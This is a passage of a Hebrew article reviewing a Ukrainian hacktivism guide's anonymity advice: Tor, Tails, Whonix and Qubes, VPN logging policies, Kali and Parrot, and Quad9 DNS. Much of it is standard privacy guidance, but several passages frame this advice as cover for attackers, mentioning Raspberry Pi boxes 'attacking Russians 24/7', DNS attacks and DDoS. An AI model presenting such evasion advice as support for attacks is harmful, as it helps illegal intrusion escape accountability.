כאשר מריצים את מערכת Tails (נרחיב על TailsOS בפרק שלם בהמשך) עושים שימוש ברשת Tor בשביל לגשת לאינטרנט. חשוב להבין כי השימוש ב-Tor נותן לנו אנונימיות לא בזכות העובדה שהוא גורם לנו להיראות כמו כל משתמש אינטרנטי 'רגיל' (כי הוא ממש לא) אלא בזכות כך שהוא **הופך את כל המשתמשים של Tor לזהים** - לא ניתן להבדיל ביניהם (עקרונית). ניתן להראות זאת בצורה פרקטית אם נשווה את [תוצאות ה-fingerprint](#) שדפדפן Edge משאיר לעומת TOR:

	
Your Results Within our dataset of several hundred thousand visitors tested in the past 45 days, one in 77.68 browsers have the same fingerprint as yours. Currently, we estimate that your browser has a fingerprint that conveys 6.28 bits of identifying information.	Your Results Your browser fingerprint appears to be unique among the 238,782 tested in the past 45 days. Currently, we estimate that your browser has a fingerprint that conveys at least 17.87 bits of identifying information.

עם זאת, ספקית האינטרנט (ה-ISP) והרשת הלוקאלית יכולים לראות שאתה מחובר ל-Tor. ניתן להסתיר את החיבור ה-Tor באמצעות שימוש ב-Tor bridge או proxy אחר לבחירתכם אבל קחו בחשבון שהם פחות אמינים ואיטיים משמעותית מ-Tor relay רגיל. כמו כן, מכיוון שכל הרשימה של Tor exit nodes פומבית, ישנם לא מעט אתרים שחוסמים גישה מרשת Tor אליהם (ישנם גם אתרים שמבקשים לפתור CAPTCHA בשביל לגשת לתוכן האתר מרשת Tor).

כאמור, כמה פרקטיקות להיגיינה אבטחתית ושמירה על אנונימיות:

- **Windows OUT** - יש הרבה מה לומר בנושא אבל צריך להבין שמ"ה windows פשוט לא הכי טובה להרצת TOR. באמת שאין סיבה לקחת סיכון בנושא. WIN לא נבנתה בדגש על פרטיות (תנסו להסניף את התעבורה כאשר אתם מדליקים את המחשב); מערכות הפעלה אחרות כן, מה שמוביל אותנו לסעיף הבא.
- **Tails | Whonix IN** - נכון, אפשר לקחת כמעט כל distro רזה מבוסס לינוקס ולקנפג אותו לבד, אך הכי מהיר ופשוט ו-בטוח ו-נכון סטטיסטית זה פשוט לעשות שימוש באלו שנבנו מראש בדגש על אנונימיות - Tails או Whonix.
- אם אתם חייבים לעשות שימוש ב-persistent storage מכל סוג שהוא תוודאו שהוא מוצפן. רוב מ"ה מבוססות לינוקס מציעות את זה בעת ההתקנה, אך שווה להשקיע עוד כמה שניות לוודא שאכן המידע מוצפן.
- תעדכנו את מ"ה שלכם. אנחנו יודעים שזה נשמע גנרי אבל זה אשכרה חשוב מאוד. לא משנה איזו מ"ה בחרתם, תמיד תוודאו לעדכן בתדירות גבוהה על מנת הבטחת הגנה מפגיעות אבטחתיות שהתגלו לאחרונה. תכל'ס, באופן אידיאלי עדיף לבדוק אם יש עידכונים חדשים כל פעם לפני התחלת שימוש או

לפחות על בסיס יומיומי (נשמע קדר אבל זה המצב). ב-Tails, בעת עליית המ"ה תופיע לכם הודעה במידה ויש עדכון כזה או אחר.

- ביטול **active content** בדפדפן (לדוגמה JavaScript, Adobe Flash, Java, QuickTime, ActiveX controls, VBScripts וכו'). ישנם כלים לתקיפות וניצול active content לסוגיו השונים. אם אתר דורש הרשאות לשימוש בו, אולי שווה לשקול שימוש באתר אחר. במידה ואין לכם ברירה אז תאפשרו את ההרשאות רק לאותה פעולה הדורשת זאת למינימום זמן האפשרי. דבר דומה אפשר להשליך על cookies - המספר המקסימלי של cookies שיש לכם בכל רגע נתון בדפדפן הוא 0.
- מנועי חיפוש - אל תעשו שימוש ב-google ו\Bing. לא חסרים מנועי חיפוש אלטרנטיביים ששומרים על הפרטיות שלכם כמו [DuckDuckGo](https://duckduckgo.com/) (למרות הבלגן שלהם עם השינוי תוצאות חיפוש שקפץ לאחרונה לכותרות, הם עדיין אחלה בנושאי פרטיות).


בכל הקשור לאנונימיות ברשת, **חצי מהעבודה היא לבחור את הכלים הנכונים** למשימות הנכונות; אבל (וזוה אבל גדול) **החצי השני הוא הגורם האנושי**. הוא לא פחות חשוב וכנראה אפילו יותר. אנחנו לא נכנס לכל הפרקטיקות שעוטפות את הנושא (לא להתחבר מהבית הפרטי ל-TOR, לא להיות מחובר לפרקי זמן גדולים מדי, לא לחזור לאותו מקום פומבי פעמיים ולשלם תמיד במזומן וכו' וכו') כי הן רלוונטיות בעיקר רק במקרים קיצוניים בהם אתם חושדים שגורמים עם משאבים כמו ממשלות ו-state actors מנטרים אחרי הפעילויות שלכם. משהו שאנחנו מקווים שלא המצב עבורכם אבל במידה וכן, אל תסתפקו במסמך חובב זה בשביל לבסס את כל הידע שלכם בנושא. מצאנו [שרשר מעניין](#) בנושא הגדרת הסביבה, best practices והמנטליות שכרוכה בתפעול הזהות האינטרנטית במקרה ואתם מנסים לחמוק מגורמים שכאלה. ממליצים להתחיל ממנו.

הערה מעניינת - בחלק במסמך על בחירת מערכת הפעלה לשם אנונימיות, האוקראינים הזכירו ממש בחצי פסקה על [Whonix](https://whonix.org/) (עדכון לאמצע מרץ - הוסיפו [לינק](#) להקשחת מערכת Whonix) ולמעשה בכלל לא דיברו על [Qubes](https://qubes-os.org/). ככל הנראה בגלל שהן דורשות סף גבוה יותר של הבנה ויכולות טכניות (במיוחד אם בא לכם להשתגע ולהקים רשת ביתית שמתבססת על שתיהן ביחד). במקרה של whonix מכיוון שמדובר ב-2 מערכות הפעלה שונות שאחת מהוה **Gateway** לשנייה ואפשר לעבור ביניהן בצורה חופשית - הרבה יותר קל לטעות. אנשים פחות מנוסים עתידים לעשות דברים (במכוון או לא במכוון) דרך העמדה הראשית ולחשוף את עצמם. בדיוק כמו שימוש בדפדפן כמו TOR - מספיקה פעם אחת ששכחתם לשים את ההגנות שלכם ולנתב את התעבורה שלכם דרכו ואתם בחוץ. קורה וקרה לטובים ביותר.

היתרון המשמעותי של Qubes הוא העובדה שהיא מערכת ניהול וירטואליזציה שיכולה לספק הפרדת משאבים ואפליקציות ברמת trust שונה. זה מוריד משמעותית את רמת הפגיעות מוירוסים או spyware כאלה ואחרים. לרוב תראו אותה מריצה גרסה של Whonix בשיתוף עם מערכות אחרות (נתבים, חומות אש וכו').

הסיבה העיקרית שאנחנו איכשהו בסדר עם זה שלא נתנו עליהן את הדעת במסמך זה מכיוון שכפי שכבר אמרנו הן קשות יותר לקינפוג ולמעשה אין אפשרות להריץ אותן באמצעות USB. זה מסתדר עם קו המחשבה שהאוקראינים רשמו את המסמך עבור אנשים עם פחות זיקה טכנולוגית.


בכל מקרה, במידה ו-Whonix ו-Qubes עניינו אתכם ובא לכם לקרוא עליהן עוד טיפה אנחנו ממליצים על המאמר המעולה "[איך ליצור שכבת אנונימיות לבית על ידי בידוד מערכות ורשת TOR](#)" מאת עדן ברגר מגליון 68 שמדגים כיצד לממש את הארכיטקטורה הבאה:




רב הנסתר על הגלוי

במסמך האוקראיני מספרים על VPN וממליצים להשתמש באחד למטרת הגנה. בנוסף הם מציינים מספר ספקי VPN שלדעתם טובים. ביניהם אפשר למצוא את ProtonVPN, SurfShark, PureVPN, TunnelBear, Perfect Privacy, cryptostorm, airVPN, ExpressVPN.

כולם מכירים את המושג VPN, אבל למה אנחנו צריכים אותו בכלל? כאשר עושים שימוש ב-VPN תעבורת הרשת שלנו מגיעה קודם לשרת המרוחק של ספקית ה-VPN ורק לאחר מכן אל כתובת היעד. Proxy קלאסי.



נקודת כשל (לוגית) בכל המצב זו העובדה שכעת התעבורה "החשודה" שלנו עוברת דרך השרתים של ספקית ה-VPN במקום דרך ה-ISP שלנו. חלק מספקי ה-VPN מבטיחים לנו שהם לא מאחסנים שום מידע על היוזרים שלהם. כלומר, במידה והם יקבלו דפיקה בדלת (עם הוראת צו שופט המחייב אותם לחלוק את המידע על המשתמשים שלהם) פשוט לא יהיה להם מה לחלוק. חלק רחב מספקי שירותי ה-VPN הם חינמיים. משפט חרוש אבל מתאים לסיטואציה: אם אתה לא משלם על המוצר כנראה שאתה המוצר.



המידע שיכול להיאסף עלינו מגוון ורחב החל מהיסטוריית גלישה, מיקום, נתוני המסך, Plugin-ים בדפדפן, כתובת ה-IP שלנו, משך זמן הגלישה, תוכן המידע שהעברנו לאתרים בהם גלשנו ואפילו את פרטי ה-cookies שלנו. בקיצור, [חגיגה של הכל](#).

חלק נכבד מספקיות ה-VPN טוענות שהן תומכות ב-**no-log policy** אך עם זאת שומרות עלינו מידע. בין אם המידע נשמר לפרק זמן קצר או שמה הן שומרות מידע מאוד מצומצם הן עדיין שומרות מידע כלשהו ולכן בעת בחירת ספקית חובה לקרוא את מדיניות הפרטיות (כמו שכולנו תמיד עושים, נכון?). ניתן לקרוא [במאמר הבא](#) על הדלפות מידע שקרו במכוון על משתמשים בחברות שאמרו שלא אוספות מידע בכלל.

התייחסות נוספת שכל ספקיות ה-VPN פחות מדברות עליו הוא אמצעי התשלום שנבחר לשלם באמצעותו עבור VPN. לחלק מאותן הספקיות נצטרך להירשם עם מייל ופרטי התשלום כגון אשראי או PayPal. מידע זה תמיד ישמר עלינו גם אם קיים no-log policy. לכן עדיף לשלם במטבעות וירטואליים (Bitcoin, Ethereum), כסף מזומן או gift card.

במידה ועברנו בשלום את המשוכה הראשונה של בחירת ספקית VPN שלא אוספת עלינו מידע, משוכה הבאה היא שמירה על אנונימיות בעת שימוש בשירותי הספקית. חלק מספקיות ה-VPN מציעות למשתמשים כלים לבדיקה ומניעה של בעיות [דליפת DNS](#) או [דליפת WebRTC](#). לנוחיותכם, [אתר חנימי](#) לבדיקות כלליות על מה גלוי עלינו בעת חיבור לרשת (מומלץ לבדוק בעת חיבור VPN).

בעת בדיקת ספקיות ה-VPN עליהן האוקראינים המליצו גילינו מספר פערים ששווה להתייחס אליהם. לדוגמה טובה לכך היא TunnelBear. לפי [מדיניות הפרטיות שלהם](#) הם שומרים עלינו מספר נתוני מידע: פירוט על המערכת ההפעלה, כמות תעבורה שהייתה בשימוש, פרטי תשלום אשראי (כולל הכתובת המשלם), cookies - נאספים מהשנייה הראשונה ש"דרכנו" באתר (הם לא היחידים, גם ExpressVPN, SurfShark, PureVPN ורבים אחרים).

ספקית נוספת שהאוקראינים המליצו לנו עליה היא PureVPN. ספקית VPN אשר סיפקה מידע שהיה ברשותה (זאת לאחר שטענה באתר כי הם לא שומרים מידע מסוג זה) [ל-FBI ב-2017](#) אשר בעזרתו הצליחו לאתר את האדם מאחורי הנתונים שסופקו להם. אישית, אולי PureVPN שיפרה את מדיניות הפרטיות שלה (לטענתם) אבל אנחנו לא היינו ממהרים להשתמש בה.

טבלה יפה המסכמת את ספקיות ה-VPN אשר האוקראינים המליצו עליהן ומה הן שומרות: (כן, עברנו על כל סעיף ב-Privacy Policy חברה חברה):

שיתוף מידע עם צד שלישי*	שמירת רחב פס	שמירת חותמות זמן	שמירת כתובת IP	שמירת הסטוריית גלישה	VPN ספקית
כן	כן	כן	לא	לא	TunnelBear
כן	לא	לא	לא	לא	PureVPN
לא	לא	לא	לא	לא	SurfShark
לא	לא	לא	לא	לא	Proton VPN
לא	כן	לא	לא	לא	Express VPN
לא	לא	לא	לא	לא	airVPN
לא	לא	לא	לא	לא	Perfect Privacy
לא	לא	לא	לא	לא	Mullvad VPN


[* חוץ מחברות צד שלישי לאמצעי תשלום, אימות מייל וכו']

ספקיות VPN שאנחנו ממליצים עליהן: [VyprVPN](#), [protonVPN](#) ו-[SurfShark](#). האוקראינים הזכירו את נושא ה-VPN במאמר שלהם מכיוון שזהו צעד נוסף להגנת זיהוי התוקף (אם כי הוא לא פתרון קסמים ויש להשתמש בכלים נוספים מלבדו).

בכל הקשור ל-hacktivism הספציפי במקרה של אוקראינה אולי שווה להסתכל על [ClearVPN](#) של חברת MacPaw. מדובר בחברה אוקראינית (המשרדים שלה ליטרלי ב-Kyiv) שמציעה את שירותי ה-premium שלה בחינם באמצעות ה-promo code של "SAVEUKRAINE" למשך שנה שלמה! (העלות הרגילה היא \$12.99). אפשר להירשם אליה באמצעות email פיקטיבי. שווה לציין אבל שהיא פועלת באמצעות Amazon Web Services. כמו כן, עקב עמדתה בנושא, MacPaw בעצמה תחת לא מעט מתקפות ושירותי ה-VPN שלה לא עובדים רצוף. מצד שני, הספקית אוספת על המשתמש פרטים רבים שלא-דווקא היינו רוצים, כגון כפרכי מ"ה שלנו, סוג מכשיר בו נעשה שימוש, שפה, כמות התעבורה בה נעשה שימוש, תיעודים מתי הצלחנו להתחבר לשירות ומתי לא ומיקום המכשיר.

שימוש ב-Proxy

קיימים שני סוגי proxy. הראשון (והיותר רלוונטי לנו) הוא Forward proxy - שרת המגשר בין התעבורת משתמש בקצה לתעבורה ברשת האינטרנט ובכך מגן על כתובת ה-IP הפרטית של המשתמש. הסוג השני הינו Reverse proxy - הפועל בתצורה הפוכה, שרת זה מנתב את התעבורה המגיעה מהמשתמש למספר שרתים אחרים שהקליינט לא יודע על קיומם. תמונה שווה אלף מילים (או 54 במקרה של הפסקה הזו):



[מקור: <https://www.quora.com/Whats-the-difference-between-a-reverse-proxy-and-forward-proxy>]

התאמת תחמושת למטרה - בחירת מערכת הפעלה

במסמך האוקראיני ממליצים לנו על 3 מערכות הפעלה: TailsOS, Kali Linux, ParrotOS. בסוף אפילו זורקים כמה משפטים על אפשרות להרצת לינוקס על Raspberry Pi. נתחיל מהסוף - זה לא באמת קריטי באיזו תבחרו כל עוד תבינו את המגבלות והיתרונות של כל אחת. בתת פרק הקרוב נסביר על Kali & Parrot בקצרה מכיוון שאנחנו מאמינים שרובכם מכירים אותן היטב אבל נתעכב קצת על Tails מכיוון שהיא מציעה פיצ'רים שונים מהותית.




TAILS OS

[באתר החברה](#) רשומה שורה אחת שמסכמת הכל:

Tails is a portable operating system that protects against surveillance and censorship

מדובר במערכת הפעלה ניידת שנועדה להגן מפני מעקבים וצנזורה. אבל מה זה אומר?



מדובר על מערכת הפעלה רזה מבוססת על הקרנל של Debian שנטענת כולה ל-RAM (לא משתמשת בכלל בדיסק - כל פעם שמ"ה עולה היא brand new) דרך התקן USB Stick פשוט (שוקלת סה"כ 1GB). אם TOR (שנדבר עליו בקרוב) שומר על הזהות האינטרנטית שלנו בטוחה הרי ש-Tails אחראית על התעבורה שאינה "דפדפנית". המטרה היא פשוטה - במידה ודופקים לכם בדלת, תוך שנייה וחצי אתם יכולים למחוק כל עקבות שהייתם על המחשב.

במסמך אוקראיני תחת הכותרת "Step 1: Operating System" - נכתב כי יש לבחור מערכת הפעלה מבוססת לינוקס וכי הם ממליצים לבחור ב-Tails מכמה סיבות. הראשונה ש-Tails תסתיר את זהות המשתמש בצורה טובה יותר משאר מערכות ההפעלה אחרות. השנייה, שניתן להריץ את Tails דרך USB stick מבלי להפריע להרצה של מערכת ההפעלה הראשית. לאחר מכן יש הפנייה להורדת מ"ה וקישור למידע נוסף. so far so good.

מה שכן, נציין כי מנקודת מבטינו, חסרים פרטים רבים. כאמור, המסמך של האוקראינים מיועד לקהילה פחות טכנית ובקיאיה בעולם הסייבר ולכן היה נכון להוסיף קצת יותר מידע (אנו בספק אם קוראי המסמך היו חוקרים בעצמם קצת יותר על הכלים שמוצגים שם). ישנם לא מעט best practices בכל הנוגע לשימוש ב-tails וכלים שיש למערכת ההפעלה הייחודית להציע בשביל לספק מענה הגנה משמעותי. גם חגורות בטיחות ברכב מקבלות הוראות שימוש. מכיוון שעל פי רוב, מ"ה Tails נחשבת מאוד פופולארית בקרב אקטיביסטים, ניתן על כמה נושאים אלמנטריים את הדעת. ראשית, נתחיל מהנושאים ש-'מיותר' לציין:


- להוריד את Tails רק מהאתר הרשמי ובאמצעות מחשב שאתם סומכים עליו (מחשב בספרייה ציבורית לא נחשב)
- תמיד לבדוק את החתימה (OpenPGP signature ו/או hash) של מ"ה שהורדתם
- לא להכניס את ה-USB עם Tails בזמן שמ"ה אחרת רצה על המחשב
- להשתמש ב-USB שבחרתם רק בשביל Tails ולא בשביל דברים אחרים

שנית, כמה דברים פחות אינטואיטיביים (אך בכל זאת הגיוניים) שצריך להיות מודעים אליהם:

- קודם כל, להשתמש ב-Tails רק למטרה אחת בכל רגע נתון - במידה ואתם מחוברים לשני חשבונות שונים באותו אתר, מישהו יוכל לראות שאתם מגיעים מאותו Tor circuit. בשביל להגן מפני זה הכי טוב פשוט לבצע reset בין פעולות כמו התחברות למייל העבודה ולמייל הפרטי. זה קצת Longshot אבל better be safe than sorry.
- שיתוף קבצים הוא כמעט תמיד רעיון רע; חלק גדול מהקבצים שאנחנו עובדים איתם היום מכילים metadata. מ"ה Tails מגיעה עם כלי בשם [mat2](#) אשר כל מטרתו היא למחוק את אותו מידע נוסף מהקבצים שאתם עומדים לשתף.
- במידה ונדרש להוסיף קבצים (לא דיפולטיביים) כמו קטעי קוד ואפליקציות צד שלישי זה יכול לפגוע משמעותית ברמת האבטחה של Tails. מדובר בהוספה של Persistent storage ויש לכך חסרונות רבים כמו העובדה שבמידה ולא מקנפגים אותו היטב, כל מי שמחזיק ב-USB יכול לגשת לאותו מידע. בשביל

להוריד את הסיכון (וגם בהידבקות של נזקות מסביבה לא נקייה) ניתן לקנפג באופן ישיר אילו אזורים\

סוגי קבצים ניתן לשמור:



אחד השימושים העיקריים ל-Persistent storage הוא בשביל לאחסן סיסמאות (כי כולם משתמשים בסיסמאות שונות עבור שירותים שונים ולא ממחזרים את אותה סיסמה בכל מקום, נכון?). מכיוון שקשה מאוד לעקוב אחר סיסמאות חזקות, שמות משתמשים, URLs, API keys, ו-PSK אחרים; מערכת ההפעלה מגיעה עם [KeePassX](#) שזה פחות או יותר כל הייעוד שלה.

- סעיף אחרון אבל חשוב לא פחות הוא פשוט להשתמש בחומרה שאתם סומכים עליה. במידה ותחברו את Tails

עם USB למחשב ששיחקו לו עם החומרה ושמם עליו Keylogger פיזי (משהו [שקל מאוד לעשות](#)), כל ההגנות בעולם לא יעזרו לכם. במילים פשוטות, אל תריצו את מ"ה ממחשבים בספרייה ציבורית או ממחשבים שיושבים מיליון שנה במקום לא מאובטח (במיוחד Desktop-ים).

ParrotOS & Kali Linux

במסמך של האוקראינים הסתפקו בהעתקה של שתי הפסקאות הראשונות מהאתר של Kali ו-Parrot.

אנחנו לא נכביד במילים על Parrot או על Kali כמו שפירטנו על Tails מכיוון שאנו מאמינים שהרוב המוחלט של קוראי שורות אלו מבין את השימוש וההבדל בין השניים אבל כן נסקור בקצרה מדוע אנחנו חושבים ש-Parrot עדיפה בכל הקשור לאנונימיות ושימוש התקפי מודרני.

ראשית נגיד כבר עכשיו, שהדעה (הלא פופולרית) שלנו ששתיהן בסה"כ די דומות. שתיהן עם קוד פתוח, מסוגלות לעלות מ-USB וחינמיות. שתיהן מבוססות Debian אז רוב הסינטקס של הפקודות דומה ושתיהן מגיעות עם מלא מלא כלים built in (לא בטוח אם מדובר ביתרון או חיסרון). בסופו של יום, אלפי מומחי אבטחת מידע (חוקיים ופחות חוקיים) משתמשים בכל אחת מהן.

אז למה בכל זאת אנחנו מחבבים את Parrot? היא יותר lightweight וחשוב יותר - מגיעה עם הגדרות קינפוג של מערכת ההפעלה בדגש על פרטיות המשתמש. כמו כן, יש בה כליי אנונימיות (כמו I2P, Anonsurf ו-Zulu Crypt) שחסרים ב-kali. היא גם מריצה הכל ב-sandbox שזה אפסם לא מזיק. בכללי, הסיבה העיקרית שאנחנו מעדיפים את השימוש בה היא נטו כי היא מרגישה יותר מודרנית ותומכת בפיצ'רים של אבטחה דיפולטיבית.



בסופו של יום זה לא משנה איזו מ"ה הפעלה תבחרו מבין השתיים (אם בכלל).

Raspberry Pi

כולם מכירים את המיקרו מעבד המפורסם בעולם (או לפחות רוצה להיות). מדובר במעבד קטן וחמוד שעולה פחות מהעכבר למחשב של חלקכם ומסוגל להריץ כמעט הכל. משום מה, הרבה אנשים ביקשו מהעורך של המסמך האוקראיני מדריך כיצד לבצע תקיפה בעזרתו (כנראה כי לא בא להם להשכיב מחשב שלם למתקפה ו\או כי אין להם מספיק כסף ו\או לכל מי שמתעסק טיפה בחומרה יש אחד [כנ"ל גם לכותבי מאמר זה]). בכל מקרה, מדובר במעבד מעולה שאפשר להוסיף לו כרטיס Ethernet נוסף וסה"כ בעלות של 20-\$60 ניתן לקנות אחלה IoT ולקנפג אותו לתקוף רוסים 7/24.

אנחנו די מסכימים עם הדעה של כותבי המסמך האוקראיני שתכל"ס זה באמת לא משנה איזו מ"ה תבחרו ואיפה תבחרו להריץ אותה. בסופו של יום מדובר בהעדפה אישית, אנחנו לא שופטים. תמיד תזכרו שיש גם כאלה שמעדיפים בפלות לימון.

שומרים עליכם משוויץ - Quad9

לא ראינו במאמר האוקראיני אפילו לא אזכור אחד לאבטחת השימוש ב-DNS (עדכון לאמצע חודש מרץ - הם כן, 3 שורות). היינו אומרים שמדובר בחוסר אחריות בהתחשב בעובדה שהם מעודדים מתקפות על שרתי DNS רוסיים ושימוש בפרוטוקול בשביל לבצע DOS על שרתים אחרים. במיוחד לאור העובדה שלאבטח שירות כה בסיסי כמו DNS לוקח פחות מ-5 דקות.

Quad9 (כתובת 9.9.9.9) הינו שירות חינמי אשר מטרתו להחליף את ספקית האינטרנט (ISP) בכל הקשור לשירות ה-DNS. מדובר בגוף אמריקאי שמטרתו להגן על משתמשיו באמצעות הוספה של שכבה דקה של security לכל העניין של Reverse DNS Lookup. בעת גלישה באינטרנט השירות חוסם חיפוש של hostnames זדוניים אשר נמצאים ברשימת איומים עדכנית אשר החברה מתחזקת. כך שגם במידה ואני גולש בטעות לאתר זדוני אני למעשה לא אראה אותו והודעה על הסיכון תקפוץ בדפדפן. פעולת חסימה זו מגנה על המחשב, המכשיר הנייד או מערכות ה-IoT מפני מגוון רחב של איומים כגון תוכנות זדוניות, תוכנות ריגול, נסיונות פשיגג ו-botnet-ים.

כמו כן, Quad9 מציעה שירות של DNSSEC אשר מוודא את אמינות ומקור המידע שהתקבל משרת ה-DNS. DNSSEC למעשה מוסיף 2 פיצ'רים שלא היו ב-DNS קודם: data origin authentication & data integrity protection.



[מקור - Quad9]

קיימים גם אפשרויות הצפנה כמו DNSCrypt, DNS over HTTPS (DoH) & DNS over TLS (DoT), אשר מונעים האזנה לתקשורת ומתקפות MITM על פרוטוקול DNS.

למה אנחנו יכולים לבטוח ב-Quad9? מדובר בעמותה ללא מטרת רווח הפועלת מציריך, שווייץ. בזכות מיקום העמותה, כלל משתמשי המערכת כפופים (זכאים אם תשאלו אותנו) לחוק השווייצרי ללא תלות במיקומם. החוק השווייצרי הרבה יותר נוקשה בנוגע לזכויות הפרט ולכן יש מידע שחברות שווצריות פשוט לא חייבות למסור לגופי החוק (FBI וחברים).

זו הסיבה מדוע החברה היגרה 'פורמאלית' לשווייץ. צו בית משפט לא יכול להשיג הכל.

גם אם זה לא מרגיש ככה, כשאתם שוחים באינטרנט, שוחים לידכם כרישים ולווייתני ענק. בעת בחירת אופן התגוננות מפני איומים ברשת (במיוחד כאלה עם משאבים כמו state actors) תמיד נמליץ על הגנה רב שכבתית. כלומר, **להקשיח הכל** - את הרשת הביתית, את מערכת ההפעלה, את הדפדפן ואפילו את התעבורה שאנחנו מייצרים.

ולכן, יש מקום לשימוש ב-Quad9 בארסנל הכלים שלנו במיוחד לצורך הגנה, קל וחומר כאשר אנחנו מבצעים תקיפות DNS. ניתן לקרוא בהרחבה על [כל השירותים שהחברה מציעה](#) ולקנפג אותם בצורה קלילה ופשוטה באמצעות [מדריכים](#) של החברה עצמה גם אם לא עשיתם את זה מעולם. כל הסיפור לוקח פחות מ-5 דקות אז למה לא בעצם?

אגב, יש גם אפליקציות למובייל כמו Intra שהרעיון הכללי שלהן דומה.

נסכם את חצי המסמך שאחראי על אנונימיות ואבטחה באינטרנט באמצעות meme:

	גלישה בסתר
	גלישה דרך VPN
	גלישה דרך VPN לדפדפן TOR
	התחברות ל-VPN דרך TOR לאחר חיבור עם socks proxy בתוך workstation של מכונה וירטואלית השייכת לצמד whonix בסביבת Qubes דרך מחשב נייד במקום ציבורי שונה בכל יום.


לא כל כלי ה-DDoS נולדו שווים

